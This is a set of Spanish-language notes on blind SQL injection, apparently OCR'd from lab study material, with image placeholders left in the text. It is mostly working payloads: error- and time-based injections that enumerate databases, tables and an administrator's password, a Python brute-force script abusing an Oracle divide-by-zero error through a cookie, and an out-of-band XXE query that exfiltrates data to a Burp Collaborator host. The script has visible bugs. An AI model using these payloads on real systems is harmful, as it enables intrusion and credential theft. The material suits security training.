
Es parecido al de antes, solo que en vez de ver o no ver un componente, vemos un error o no.

Aquí podemos tratar de colar una query



Sacar base de datos en uso Para este proceso hay que fuzzear por letra basándonos en el error

```
' or substr(database(),1,1)='a' -- - # La primera letrea de la base de datos en uso es 'a'?
```




Sacar tablas de la base de datos

```
' or (select substring(table_name,1,1) from information_schema.tables where table_schema='payroll_db' limit 1,1)='p'
```

Sacar data SUPONIENDO la base de datos


```
' or (select substring(username,1,1) from users limit 1)='a' -- -
```

Ejemplo:




En este caso da error pero porque llegamos a la conclusión de que **NO ES MYSQL**:


Entonces ahora que sabemos que es Oracle, suponiendo que hay una tabla users , podemos fuzear por usuarios aprovechándonos de un **error forzado** con `then to char(1/0)`:




Como va de **de derecha a izquierda**, si el administrator existe, **como 1=1 hace la operatoria de** `then to_char(1/0)` **que es la que causa el error** Por tanto si buscamos por un usuario que no exista, no nos dará error



Entonces para enumerar su **contraseña** primero intentamos averiguar la longitud de la contraseña:



Una vez sabiendo la longitud, como estamos usamos **subtring()**, en este caso **substr()** ya que estamos en **Oracle** para sacar la contraseña del usuario **administrador**:



Esto lo que esta haciendo es lo mismo de antes solo que si **el 1er caracter** del campo password, del usuario **Administrator** empieza por "a", nos dará 500 Interntal Server Error

Para hacer esto con Python3:

```python
#!/usr/bin/env python3
```


```
import os

from pwn import *

import time, signal, sys, string, pdb , requests



def def_handler(sig,frame):

print("\n[!]Saliendo...")

sys.exit(1)

#Ctrl+C



signal.signal(signal.SIGINT, def_handler)



main_url= ""

characters = string.ascii_lowercase + string.digit



def makeRequest():



password = ""



p1 = log.progress("Fuerza bruta")

p1.status("Iniciando proceso de fuerza bruta")



time.sleep(2)



p2 = log.progress("Password")
```

```
for position in range(1,21):

for char in characters:

cookies = {

'TrackingID':"TrackingId=33333333'|| (select case when substr(password,%d,1)='%s' then to_char(1/0) else '' end from users where username='administrator')||' " % (position, char),

'sesion': 'a'



}



p1.status(cookies['TrakingId'])



r = requests.get(main_url, cookies=cookies)



if r.status_code == 500:

password += char

p2.status(password)

break



if __name__ == '__main__':

makeRequest()
```

Time based

Cuando a Inyecciones a ciegas no reportamos Conditional error ni Conditional response entonces probamos con **TIME BASED**.


Aquí tenemos que **establecer un intervalo tiempo que se ejecuta cuando la consulta es correcta**. Ej:




Para esto usamos `and/or if` y `sleep(5)`.

```
' and sleep(5)-- -
```


En este ejemplo **comprobamos** con `sleep()` para saber si es **TIMED BASED**, cambia un poco porque es PostgreSQL




Entonces aquí por ejemplo, **comprobamos si el usuario existe**, si tarda **0 segundos** es que no existe



Aquí comprobamos la **longitud de la contraseña**




Ahora, como siempre , usamos `substring()` para **fuzz de contraseña**:



Sacar base de datos en uso

```
' or if(substr(database(),1,1)='p', sleep(5),1)
```




OUT-OF-BAND Interaction (Burpsuite profesional)

Aquí es cuando a Inyecciones a ciegas no reportamos Conditional error ni Conditional response ni Time basedentonces probamos con **OUT-OF-BAND Interaction**.


Aqui se aplica un **DNS lookup** , donde a través del Burpsuite Colaborator poder exfiltrar toda la data que necesitamos.


Entonces tenemos que poner todo este churro:





```SQL
SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]>'),'/l') FROM dual
```


en donde en **BURP-COLLABORATOR-SUBDOMAIN**





Entonces ahora para hacer la query ponemos:






